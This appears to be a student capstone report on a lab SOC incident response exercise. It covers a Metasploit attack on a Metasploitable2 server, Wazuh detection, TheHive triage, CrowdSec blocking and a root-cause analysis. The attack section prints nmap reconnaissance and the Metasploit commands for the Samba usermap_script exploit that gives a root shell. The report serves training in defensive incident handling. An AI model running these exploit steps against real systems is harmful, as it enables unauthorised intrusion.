Comprehensive SOC Incident Response — Capstone Project

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Introduction

Clear and well-structured documentation is essential in cybersecurity operations to ensure that incidents are understood, reproduced, and mitigated effectively. Visual elements such as screenshots, diagrams, and dashboards significantly enhance comprehension by illustrating technical processes and outcomes.

This document presents a simulated Security Operations Center (SOC) incident response exercise involving a remote exploitation attack against a vulnerable Linux system. The intended audience includes cybersecurity students, SOC analysts, and instructors evaluating practical incident response capabilities. The purpose is to demonstrate detection, analysis, containment, and reporting using industry tools.

1. Structure of the Incident Response Exercise

Overview

A controlled cyberattack was simulated using Metasploit against a Metasploitable2 server. Security monitoring tools detected the activity, enabling investigation and response.

Tools Used

- Metasploit
- MITRE Caldera
- Wazuh
- Elastic Security
- TheHive
- CrowdSec
- Google Docs

Step-by-Step Attack Simulation

1. Reconnaissance

The attacker scanned the target to identify open ports and vulnerable services.

Command used:

nmap -sV -p- 192.168.23.132

Result: SMB/Samba service detected on ports 139 and 445.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 139,445 192.168.23.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-24 14:13 EDT
Nmap scan report for 192.168.23.132
Host is up (0.00076s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A6:5C:1A (VMware)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
```

Figure 2: Nmap scan output showing open SMB ports.

2. Exploitation

The Samba usermap vulnerability was exploited using Metasploit.

Steps:

1. Launch Metasploit Framework
2. Select exploit module
3. Configure target parameters
4. Execute exploit

use exploit/multi/samba/usermap_script
set RHOSTS <Target_IP>
set LHOST <Attacker_IP>
run

Outcome: Remote root shell obtained.



Figure 3: Successful exploitation showing root access.

3. Adversary Emulation

MITRE Caldera simulated attacker techniques consistent with real threats.

Technique: Exploitation of Remote Services (T1210)



Figure 4: Caldera operation results dashboard.

4. Detection and Analysis

Wazuh Alerting

Wazuh detected suspicious activity related to SMB exploitation.

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 16:00	192.168.1.102	Samba exploit attempt	T1210



Figure 5: Wazuh alert details.

Incident Triage in TheHive

A case was created for investigation.

Actions performed:

- Alert validation
- Severity classification (High)
- Documentation of indicators
- Task assignment

A case was manually created in TheHive based on alerts generated by Wazuh for suspicious SMB activity targeting the Metasploitable2 system. The case was classified as High severity due to successful remote exploitation of the Samba service.

Key incident details, including attacker IP address, target host (192.168.23.132), and affected ports (139 and 445), were documented as Indicators of Compromise (IOCs). Investigation tasks were created to validate the alert, analyze system activity, and implement containment measures. TheHive provided a centralized platform to track analyst actions, maintain evidence, and manage the incident response process from detection to resolution.

This structured triage ensured effective coordination, accountability, and proper documentation of the security incident without requiring automated integration between Wazuh and TheHive.

5. Response and Containment

IP Blocking Using CrowdSec

The attacker's IP address was blocked to prevent further compromise.

Steps:

1. Identify malicious IP
2. Apply firewall block rule
3. Add IP to CrowdSec decision list

Verification:

ping <Victim_IP>

Result: No response received, confirming successful containment.

SOAR Automation

An automated playbook executed containment actions.

Automated tasks included:

- Extracting attacker IP from alert
- Triggering IP blocking
- Updating incident status
- Notifying analyst



Figure 8: Playbook execution logs.

6. Post-Incident Analysis

Root Cause Analysis

The incident occurred due to an unpatched Samba service exposed to the network.

5 Whys Summary

- Exploit succeeded → Vulnerability present
- Vulnerability present → Outdated software
- Outdated software → No patch management
- No patch management → Weak governance
- Root cause → Poor security maintenance



Figure 9: Fishbone diagram illustrating contributing factors.

Metrics Evaluation

Incident performance metrics were calculated using Elastic Security.

- **MTTD (Mean Time to Detect):** 2 minutes
- **MTTR (Mean Time to Respond):** 8 minutes
- **Dwell Time:** 10 minutes

Conclusion

This exercise demonstrated the full lifecycle of a SOC incident response, from detection to containment and analysis. Security monitoring tools effectively identified malicious activity, and automated defenses minimized attacker dwell time. However, the root cause highlights the importance of proactive vulnerability management and regular patching.

Future improvements should include stronger preventive controls, enhanced network segmentation, and expanded automation to reduce response times further.

References

- Metasploit Unleashed — Offensive Security
- MITRE ATT&CK Framework — https://attack.mitre.org
- Wazuh Documentation — https://documentation.wazuh.com

- CrowdSec Documentation — https://www.crowdsec.net
- TheHive Project — https://thehive-project.org